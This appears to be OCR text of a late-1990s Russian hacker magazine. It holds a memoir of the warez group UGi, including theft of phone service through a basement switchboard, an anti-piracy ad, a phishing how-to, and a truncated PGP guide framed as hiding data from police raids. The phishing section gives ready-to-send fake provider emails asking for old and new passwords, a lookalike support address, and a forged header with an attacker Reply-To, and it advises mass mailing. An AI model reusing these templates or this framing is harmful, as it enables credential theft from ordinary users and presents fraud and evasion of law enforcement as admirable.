Мы получаем много писем от читателей, где нас просят побольше рассказывать об истории хакерства, о разных группах, отдельных хакерах, о том, как все это зарождалось и т.п. С этого номера мы решили начать рассказывать тебе обо всем этом. Ниже ты сможешь прочитать статью об известной в свое время варезной группе UGi, которая умерла в 96-м, но, возможно, еще возродится (по крайней мере у JOYRIDER'а есть такие планы). Если кому-нибудь интересно возрождение группы и он хочет стать ее членом, то обращайтесь прямо к JOYRIDER'у по адресу joyrider@canada.com.

Hello guys (girls?)!

В этом тексте на английском языке будет только приветствие, потому как предназначен он исключительно для тех избранных кругов, кто застал зарождающуюся (и, впоследствии, угасающую) звезду [UGi]. В те фактически далекие годы только начинался модемный бум, а многие нынешние «крутые» сидели в компьютерных кружках при дворцах пионеров и постигали азы бейсика :). Идея создания UGi родилась 1 декабря 1987 года. В тот день я (PC<C>H, с 1990-го JOYRiDER), Batman (мой тогда еще школьный друг) и просто Andy (мой друг с 6-ти лет, с 1990-го Power Ace), достаточно насмотревшись заставок групп на C64, Atari ST, неожиданно осознали, что на IBM тоже может быть что-то подобное :). Как раз тогда появились первые nfo файлы и примитивные заставки в ansi-шной псевдографике от THG (The Humble Guys) и iNC (International Crackers, с 1991-го International Network of Crackers). Естественно, были у них уже и BBS. Но мы тогда еще, честно говоря, плохо представляли себе работу модема :).

Первые шаги

В то время, когда ЕС-1840 без винта считалась большим достижением советской индустрии, да и просто час работы на ней стоил 1 руб. 80 коп. на небезызвестной старейшим игрунам «Смоленке», наша свежеиспеченная группа имела в своем арсенале Amstrad 1512 (XT8Mhz/2x360kb/CGA), Beltron Datastorm (XT10Mhz/20Mb HDD/1x360Kb/CGA) и Datamini 12s (286/12mhz/40Mb HDD/2x1.2/EGA — для тех времен megacool!). В то время я, прожив долгое время за рубежом необъятной родины, имел друзей в Лондоне и Нью-Йорке. Через них мы регулярно получали небольшие посылки с дискетками (другого пути тогда не было) через приезжающих в Москву знакомых. Учитывая, что наиболее шикарной игрой в те времена был Kings Quest IV (9x360kb!), многие даже не верили в его существование, когда я получил роскошную коробку из Лондона и, сделав копии с драгоценных оригиналов, принес его на Смоленку. Просто запустить KQ IV на Нейроне с 256kb памяти его не удалось :) Я был публично осмеян. Злобно трясясь в троллейбусе домой, я обдумывал планы мести туповатым обидчикам. Находясь под впечатлением, я сел за свой beltron и начал строчить текстовый файл, в котором нагло врал :), что kq iv был «переписан нами, UG (тогда еще просто United Group), по каналу модемной связи». Тогда я еще не понимал, что игру можно «зарелизить», и что это гораздо круче, так как я ее приобрел за деньги. Но это было только самое начало... Перечитал. Самому понравилось. Немного подумав, добавил в конце файла свой телефон. Поехал в не менее известную в те годы компьютерную тусовку «на Шаболовке», где на ЕС-1840 поразил присутствующих до глубины души фразой после загрузки sierra.exe с первого диска — «please insert disk [9] and press enter». После недолгой суматохи обитателями Шаболовки было набрано в складчину 9 дисков (в те времена многие аккуратно носили в папочке 2-3 диска «ИЗОТ» и считали это верхом своего благосостояния :)) и при помощи магического PC Tools Delux и его опции diskcopy за час с лишним kings quest был у меня скопирован. После этого активная деятельность UGi немного поутихла :). На несколько месяцев. Я продолжал получать игры из-за гра



раницы и раздавать их страждущим, а kq вяло продавался гениями от компьютерного бизнеса на Смоленке.

Телефон дает о себе знать

Однажды, вернувшись из учебного заведения домой, я встретил на пороге обеспокоенных родителей: «Тебе кто-то звонил по поводу компьютерной игры, ты случайно никому не говорил, что у тебя дома pc?». Далее выяснилось, что звонивший человек, ко всему прочему, еще имел ярко выраженный акцент и оставил свой телефон в какой-то гостинице. После недолгих раздумий позвонив ему, я выяснил, что телефон мой был взят в kq, а господин из Новосибирска желает переписать у меня игры «на обмен». Встреча состоялась во дворе моего дома, где я с заговорщицким видом сообщил, что сейчас пойду к таинственному другу и запишу у него то, что надо (конспирация). Обмен не получился, так как господин имел честь предложить мне digger, eden blues и karateka :). В то время я уже наделал разнообразных ansi картинок, которые не преминул засунуть во все архивы, великодушно переписанные гостю столицы. И после этого пошло — звонки стали раздаваться как минимум раз в неделю, и среди совершенно бесполезных людей (которые, кстати, несмотря на свою бесполезность, переписывали все что хотели) стал появляться конкретный круг знакомых, которые также имели свои каналы по игрушкам. Я приобрел стример. Вещь в те времена весьма магнатская и покрытая ореолом тайны. Стример был на 20mb. Я стал собирать всевозможные игры и записывать их на кассеты. Скорее всего именно стример помог UGi начать первые витки славы — я имел самую большую коллекцию игр в Москве, приезжавшие люди говорили, что похожая коллекция имеется у кого-то в Таллине, но с моей все-таки сравнить трудно. Тогда еще можно было отследить все выходящее на рынок, и каждая

игра встречалась с восторгом и рассматривалась минимум несколько дней. Короче, процесс пошел — в свежеприходящих игрушках я изредка видел чужие nfo файлы и по их подобию продолжал деятельность **ugi**, не забывая обильно напихивать их на каждый уходящий от меня (и моих друзей) диск.

Модем

Позволю себе перескочить на несколько лет вперед, когда **UGI** уже не была одинока, так как весьма расширив свою сеть, уже появились члены группы, успевшие из нее уйти и создать по подобию что-то свое (кстати, ни одна из них не прожила более года, и сейчас никто не вспомнит такие названия, как **the bears**, **MCL**, **Bladerunners**, чего не скажешь о **UGi**).

...Как-то раз один из моих знакомых из серии тех, с которыми я созванивался не так что бы часто, сообщил мне, что поимел удивительный девайс — модем называется! И в Москве даже есть одна **bbs**, **Dialogue BBS** при в то время весьма известном СП Диалог. Модемчик я поспешно изъял и принялся названивать на эту **bbs**, которая, оказывается, функционировала уже около месяца. Путем регистрации под именами **g g**, **z z** и т.п. я постепенно постигал азы диальства, причем мне немало помогал сисоп этой **bbs** — Пит Квитек, в то время знавший лично практически любого юзера на своей **bbs** и имевший достаточно времени на продолжительные «чаты» с ними. Как это обычно и бывает, через две недели после первого запуска программы **MTEZ** (все, надеюсь, помнят это чудо с программной эмуляцией **MN**? :)), была проворно создана **UG#1 BBS**, затем **UG#2 BBS** и **UG#3 BBS** (на редкость убогий полет фантазии, но тогда нам это казалось солидным :)), несколько месяцев спустя **UG#1 BBS** стала называться **Players Dream**, **UG#2 BBS** — **Silent Station**, а **UG#3** прекратила свое существование С этого момента пошло великое внедрение **UGi** в народ. На **Players Dream** было вообще не прозвониться — мегабайты (а к тому времени я уже приобрел **USR 9600**) лились день и ночь. Днем bbs официально не работала, но так как я предпочитал учебу в институте просиживанию за **pc** — очень часто днем звонили люди (нередко из других городов) и просили дать немного покачать, так как тщетно пытались до этого несколько ночей прозвониться. «Ну хотя бы файл-лист!» — умоляли они. Я всегда шел навстречу. Родители были в шоке — после появления модема их жизнь превратилась в кошмар — к телефону было не подойти, никто из их знакомых уже и не пытался позвонить, ночью постоянно раздавались ужасающие хрипы и трели, неутомимо посылал сигналы sos фронтдоор, а также туповатые юзеры с периферии. Я был совершенно маниакально поглощен модемами и **UGi**. Также как и





несколько моих наиболее активных «товарищей по партии».

United group... INTERNATIONAL

Немногие, наверное, знают, что UGi называлась раньше просто UG. И поимела приставку int'l по нескольким причинам — во-первых, это была дань моде — все модные группы имели сокращение из трех букв, а во-вторых... Както позвонив в Таллин, на одну из наиболее передовых bbs (тогда еще не было распределения на элиту и ламеров), я что-то скачал и в архиве увидел заставку финской bbs. Ну, в Штаты я уже давно пытался позвонить по многочисленным телефонам из inc'овских и им подобным nfo файлам — но везде меня стабильно встречало busy или no answer. Или nfo были старые, или телефоны туфтовые — так или иначе, успехом попытки не увенчались ни разу. В Финляндию же я прозвонился сразу. Встреча была ошеломительной — финский сисоп не верил, что ему звонят из совка, даже перезвонил мне войсом, и мы перекинулись парой фраз на ломаном английском :). Ахх был мне дан невероятный — как обезумевший и оголодавший наркоман, я принялся качать все подряд. Через месяц пришли счета. Не так чтобы очень, но неприятно :). Пошла следующая стадия — наш старенький лэптоп Zenith выкачал не одну сотню мегабайт из подвала одного из домов по улице Каляевской (ныне Долгоруковской). Это было похоже на подпольную типографию газеты «Искра». В цементной пыли, при тусклом свете лампы, мы сидели на пластмассовых ящиках из-под бутылок, модем проворно помигивал диодами, мы зачарованно водили пальцами по ega-шной матрице изредка издавая сдавленные вопли радости при виде долгожданных новинок, тут же осекаясь и с опаской поглядывая наверх, где отчетливо были слышны шаги жильцов квартиры на первом этаже. Выбор телефонных номеров у нас был богатый, благо коммутационный щит был даже не закрыт на замок :). Через месяц по моим настоятельным просьбам пришлось все прервать. И вовремя. Почти сразу по квартирам стала ходить милиция — счета по тем временам пришли на несколько миллионов (так как модем не выключался ни на минуту — верные члены UGi сменяли друг друга на своем посту с завидной регулярностью, раз в сутки вынося «на волю» несколько пачек трехдюймовок, забитых драгоценным варезом)

Естественно, подобный вид хищений еще не был им знаком, и, насколько я знаю, милиция посоветовала АТС разбираться с этим случаем самой. Дело замялось. Мы тем временем были заражены вирусом забугорных звонков, пораженные всей крутостью пиратства в Америке и Западной Европе, их слэнгу, псевдографике на несколько страниц, гигабайтным винтам на bbs, да и мало ли чему еще! Причем наш восторг более никем не разделялся, так как даже простых bbs в Москве было не больше 20-30-ти. Какое там пиратство, им бы с Максимусом разобраться...

Ну а мы расползлись по конторам, где продолжали потихоньку «позванивать далеко». В процессе удалось набрать немало bbs в ряды UGi из Финляндии, Швеции, Штатов и т.п. Так мы стали international. Через некоторое время к нам стали приходить игрушки через Таллин и Ригу (там раньше всех появились первые пираты), в которых мы видели заставки наших bbs в Штатах или Финляндии. Представляете, какие были рекламные масштабы? Сколько тысяч людей узнали о UGI? Учитывая, что поток софта для ibm был в десятки раз меньше, чем сейчас, не было cd-rip'ов, мало фэйка, да и просто всякого китайскоязычного дерьма на десятки мегабайт. Мы же продолжали раздавать игрушки по людям, в nfo файлах были списки всех наших bbs с телефонами, и масштабы стали напоминать нарастающий снежный шар. Я постепенно стал чувствовать, что ситуация начинает выходить из-под контроля, стали появляться даже самозванцы, гордо заявляющие, что они //ugi :).

Время шло, изредка производились глобальные реорганизации — какие-то bbs выгонялись, какие-то принимались, создавались новые nfo файлы, даже хватало времени на неплохие по тем временам заставки и демо.

[totally skipped]

Многих, наверное, интересует вопрос, кто сейчас реально остался в UGi?

Итак: я (JOYRiDER), Power Ace, ManHunter (tMH on irc), Violator, Kaltenbrunner. С остальными нет связи, хотелось бы верить, что они еще помнят о том, что состояли в самой легендарной и известной российской группе (и не только — некоторое время ugi упорно держалась в первых рядах списков топ-трейдеров по Европе, входя во многие хит-парады и журналы).

Примечание
[1] — основная деятельность в ugi
[2] — занятие сейчас

JOYRiDER
[1] — создание, курьерство, графика, диальство — да, впрочем, и все остальное тоже :)
[2] — просто зарабатывание денег. Немало увлекает, кстати :)

Power Ace
[1] — графика
[2] — Руководящая должность в одном из крупных график-агенств

ManHunter
[1] — coding, cracking, phreaking etc
[2] — не вылезает из Интернета — нашел свой мир...

Steel Rat
[1] — coding
[2] — кажется, overlook? давно не выходил на связь :)

Kobold
[1] — couriering
[2] — говорят, серьезный бандит :). Недавно встречался — похоже на правду.

Violator
[1] — много выкачал за историю UGi... Особое спасибо...
[2] — жена, семья... дети?


Demoniak
[1] — delta city bbs, cracking, coding
[2] — кажется, с концами в Германию свалил...

BatMan
[1] — один из создателей, мой школьный друг
[2] — На ПМЖ в Германии, торгует Мерседесами...

Crazy Bear
[1] — Был постарше всех нас, хорошо организовывал деятельность
[2] — Изредка приезжает ко мне за варезом, дилер кредитных карточек, недавно мне впарил одну :)

Kaltenbrunner
[1] — couriering
[2] — зам. директора (т.е. меня :)) в нашей компании




"Ассоциация по борьбе с компьютерным пиратством"
Компьютерное пиратство преследуется ЗАКОНОМ РФ
По итогом ушедшего года борьба с пиратством приобрела более масштабную форму:
· изъято контрафактной продукции - более 700 000 нелегальных копий
· проведена огромная профилактическая работа
· наработана практика ведения судопроизводства по авторскому праву
· привлечены к уголовной и административной ответственности 168 человек - нарушителей авторского права
АБКП
www.elspa.ru

Как добываются пароли

MOOF (moof@xakep.ru)

О вреде грубой силы

Доброе время суток тебе!!! Ты, конечно же, уже слышал много способов, как утянуть пароли у глупых юзеров, используя различные хитрые, навороченные программки. А ты знаешь, как это делают настоящие хакеры? Нет?! А ведь они сами не пользуются никакими специальными программами (да, они их пишут, но не для себя). А знаешь, как они достают пароли пользователей? Опять нет?! Оказывается, глупые юзеры сами готовы рассказать всем свои пароли! Для этого им нужен лишь маленький толчок (иногда пинок). Сейчас ты услышишь удивительную историю о том, как хакеры проводят этот самый пинок.

Делай раз...

Для начала хакеры выбирают свою жертву. Это может быть сосед по лестнице или друг по чату или еще кто-нибудь. Выбрав жертву, хакер старается узнать, как минимум, две вещи, а именно: название провайдера, через которого подключается его жертва, и его логин. Благо обе эти вещи сильно ни кем не скрываются и поэтому диалог:

— А кто твой провайдер?

— Я подключаюсь через провайдера Super Internet Provider,

— не вызовет никакого подозрения. Теперь, зная провайдера, хакер узнает логин юзверя. Часто (читай почти всегда) логин пользователя такой же, как и адрес мыла, т.е. если электронный адрес пользователя выглядит так: LAMMER@super-provider.ru ,то его логин, с вероятностью в 99%, будет — «LAMMER». Теперь, когда хакер знает провайдера и логин юзера у этого провайдера, настает время узнать ё-mail службы поддержки у этого провайдера. Чаще всего этот адрес выглядит как support@super-provider.ru или admin@super-provider.ru. И еще, если есть возможность, следует посмотреть хотя бы одно письмо от этой самой службы поддержки, чтобы знать форму обращения к юзеру и всякие стандартные приветствия, типа: «Здравствуйте, дорогой наш пользователь *LAMMER* !!!», и прощания («Пока, гавнюк!»). Они нам пригодятся.

Делай два...

Когда хакер знает весь необходимый минимум, приходит время для... Короче, хакер создает почтовый адрес на каком-нибудь халявном серваке (многих прет ZMAIL (http://www.zmail.ru), т.к. оттуда до 2000 года можно будет забирать почту на халяву, не звоня провайдеру, и потому, что можно получить адрес с доменом @ru.ru , но это мелочи). Но создает он адрес не от балды. Он не называет свой ящик die_you_lammers@... а скромненько так пишет support-super-provider@... или admin-super-provider@... или что-нибудь в этом роде (содержащее или название провайдера, или слова: admin или support).

Делай три...

Итак, сделав все вышеописанное, хакер приступает к самой ответственной части: написанию письма глупому юзверю. В принципе, в письме он может написать любую чушь, типа:

Уважаемый пользователь!
К сожалению, на Вашем счету был обнаружен факт двойного доступа к нашему серверу, т.е. в одно и то же время, используя Ваш аккаунт, в систему вошли 2 (два) пользователя. Вследствие чего возникла необходимость в смене Вашего текущего пароля доступа к нашей сети.
Вам необходимо ответить на это письмо, используя следующий формат:
log: ваш логин
op: ваш старый пароль
np1: ваш новый пароль
np2: ваш новый пароль
em: ваш e-mail
Эти сведения должны находиться в начале Вашего сообщения.
Обратите внимание на то, что новый пароль должен быть повторен дважды! Это необходимо для точной идентификации Вашего аккаунта.
Рекомендуется прислать свои сведения до 13.06.1999, т.к. по истечении этого срока возможно отключение Вашего аккаунта.
Желаем Вам успехов!
С уважением,
администрация сервера
http://www.super-internet-provider.ru.

Поверили? Нет? Тогда так:

Уважаемый пользователь!
Я вынужден сообщить вам неприятную новость :(. В нашей компании, Super Internet Provider, в пятницу 13 апреля имело место незаконное хищение нескольких файлов с данными о наших пользователях.
После нелегального копирования данные были уничтожены. На данный момент мы не можем сказать, содержались ли в похищенных файлах ваши данные или нет. Таким образом, мы предлагаем вам заполнить приложенную к письму анкету и, нажав «Ответить» («Replay»), отправить письмо с приложенной анкетой обратно.
В качестве компенсации мы дарим вам дополнительные пять часов доступа к Интернету.
Спасибо за поддержку!

-=begin анкета=-
Имя ____________________
Адрес ____________________
Индекс ____________________
Домашний телефон ________
Старый пароль ____________
Новый пароль ____________
-=end анкета=-

Главное, убедительно и чтобы у юзера не возникло желание позвонить голосом в службу поддержки и все выяснить. У хакеров обычно богатое воображение, и они и не такое придумывают. :)

Последний рывок и...

После того как текст письма готов, хакер начинает скрупулезно подделывать заголовок письма. В принципе все очень просто: в строке «от» он пишет From: «Super Provider Support» support@super-provider.ru.
Если юзверь вздумает посмотреть, от кого пришло письмо, он увидит РЕАЛЬНЫЙ адрес службы поддержки. В строке «кому» он пишет

To: lammer@super-provider.ru.
И теперь самое интересное, в строке «ответить туда-то» находится следующее:
Reply-To: «Super Provider Support» support-super-provider@ru.ru.
Видите «support-super-provider@ru.ru» — это адрес хакерского мыла (который он создал), и при ответе почтовая программа ответит именно по этому адресу.
В теме письма пишут что-то типа Subject: Внимание.

И в целом заголовок письма выглядит следующим образом:

Reply-To: « Super Provider Support» <support-super-provider@ru.ru>
From: «Super Provider Support» <support@super-provider.ru>
To: <lammer@super-provider.ru>
Subject: Внимание.
Date: Tue, 13 Jun 2000 13:13:13 +0000
MIME-Version: 1.0
Content-Type: text/plain; charset=»koi8-r»
Content-Transfer-Encoding: 8bit
Дальше идет служебная информация.

...заканчиваем наше занятие!

Теперь осталось запечатать письмо, привязать его к почтовому голубю и... ждать.
Вот и все, что мне нашептали на мыло хакеры... Ах да, вот еще что: пароли можно добывать не только у провайдера. Как говорится: «легко изменив текст письма», можно «попросить» пользователя выслать пароли от своего почтового ящика и т.д. Для достижения наилучшего результата советуют рассылать письма не одному адресату, а нескольким — кто-нибудь да клюнет.

Как защититься

Ну, во-первых, неплохо бы проверять все письма, где просят прислать пароль, запустить программу, отдать машину и квартиру (ой... это уже другое :)). Да и вообще, пользуйся мыльницей «The Bat!», в которой есть такая фича: когда поле «Reply to» заполнено (по умолчанию оно пусто, и проги считают его идентичным «From»), то Бэт всегда покажет его в шапке письма.

От автора.

Я сам вообще никогда не пользовался этим! И не знаю я, что такое Интернет! И вообще, я боюсь компьютеров :).


X

Шифруйся!

SkyBrowser и =Spectre=.

Атас, менты, всем улыбаться!

Как и у всех кул-хацкеров, у тебя на диске хранится множество полезной информации как для тебя, так и для милиции, поэтому, когда ты сидишь за своим компом и мирно создаешь трояны, а у тебя в квартире неожиданно отрубается электроэнергия, ты мгновенно (или у кого как...) осознаешь, что:
1) наши всемирно известные подстанции опять допустили небольшую оплошность, но только зря пытались испортить твой бессмертный системный блок;
2) наша доблестная милиция наконец-то осознала твою «вредность для общества» и решилась все-таки положить конец твоим грязным делишкам :).
Обычно во втором случае одновременно с выключением электроэнергии к тебе начинает ломиться отряд омона, так что можешь не геморроиться над поиском отличий между этими двумя случаями :).
Сейчас мы рассмотрим твои действия во втором случае. Итак, бежать в ближайший магазин за UPS будет поздно, а говорить, что этот компьютер тебе дал сосед — без толку. Ты, конечно, можешь вытащить из системного блока винчестер, быстро его вскрыть и поцарапать или хотя бы куда-нибудь спрятать, но на это у тебя уйдет, как минимум, 10-15 минут, учитывая то, что спрятанный винт все равно найдут (если, конечно, ты не успеешь отправить его себе в желудок или спустить в унитаз), а вскрыть его можно разве что электропилой... Поэтому в таких случаях остается только один выход — предохраняться, т.е. просто заранее зашифровать всю информацию на своем диске, начиная с писем и кончая программами. А сделать это можно с помощью очень хорошей и надежной



маленькой программки PGP (Pretty Good Privacy). Итак, если ты все-таки решил последовать моему совету и заранее предусмотреть разногласия с блюстителями порядка, то мы, пожалуй, начнем....

Что мне нужно-то?

Сначала тебе нужно достать доступ в Интернет (если нет своего). Не знаешь, как? Тогда, я думаю, тебе нечего скрывать на своем диске, так что можешь ничего не бояться :). Дальше идем прямо на сайт изготовителя — www.pgpi.com и скачиваем оттуда последнюю версию PGP — 6.5.1 (ftp://ftp.ru.pgpi.com/pub/pgp/6.5/6.5.1/win/PGPfreeware6.5.1.zip) Занимает эта прога около 8 тонн, поэтому придется посидеть всю ночь в ожидании 100%. Итак, ты скачал PGP. Теперь переходим к его установке — запускаем файл setup.exe и устанавливаем программу. После окончания установки тебе потребуется ввести твой личный код (фразу-ключ), которым ты будешь пользоваться в дальнейшем, однако если ты его забудешь, то назад не вернешь и нигде не достанешь. Чем больше ты введешь символов в этой фразе, тем меньше шансов будет у юных милицейских знатоков компьютера расшифровать твою информацию, поэтому я рекомендую в среднем от 50 до 100 символов :). После инсталляции и настройки PGP нужно перезагрузить компьютер. Перезагрузил? Теперь погляди в правый нижний угол — да, да, там, где часы. Теперь слева от них у тебя появился значок в виде замочка — это PGP загружается вместе со всеми plug-in'ами, так что ни в коем случае не убирай его! Все — теперь ты полностью настроил PGP и готов к труду и обороне :).

И чего мне теперь с ЭТИМ делать?


Теперь поговорим о том, как это все дело вообще заставить работать... У PGP, в основном, есть два главных направления — работа с файлами и работа с почтой (еще есть работа с сетью, но об этом в следующий раз). Но для начала нам надо разобраться с PGPKeys, PGPTools и т.д. Итак, при нажатии правой кнопкой мыши на значок замка на нижней панели виндов, нашему хацкерскому откроется меню, где можно запустить либо PGPKeys, либо PGPTools. Начнем с Keys — здесь находятся все «публичные» ключи, а также ваш приватный. Сюда ты можешь добавить «публичный» (вот, блин, все время тянет на это слово!..) ключ твоего друга Пети, а он, в свою очередь, добавит твой «публичный» ключ в его список ключей! 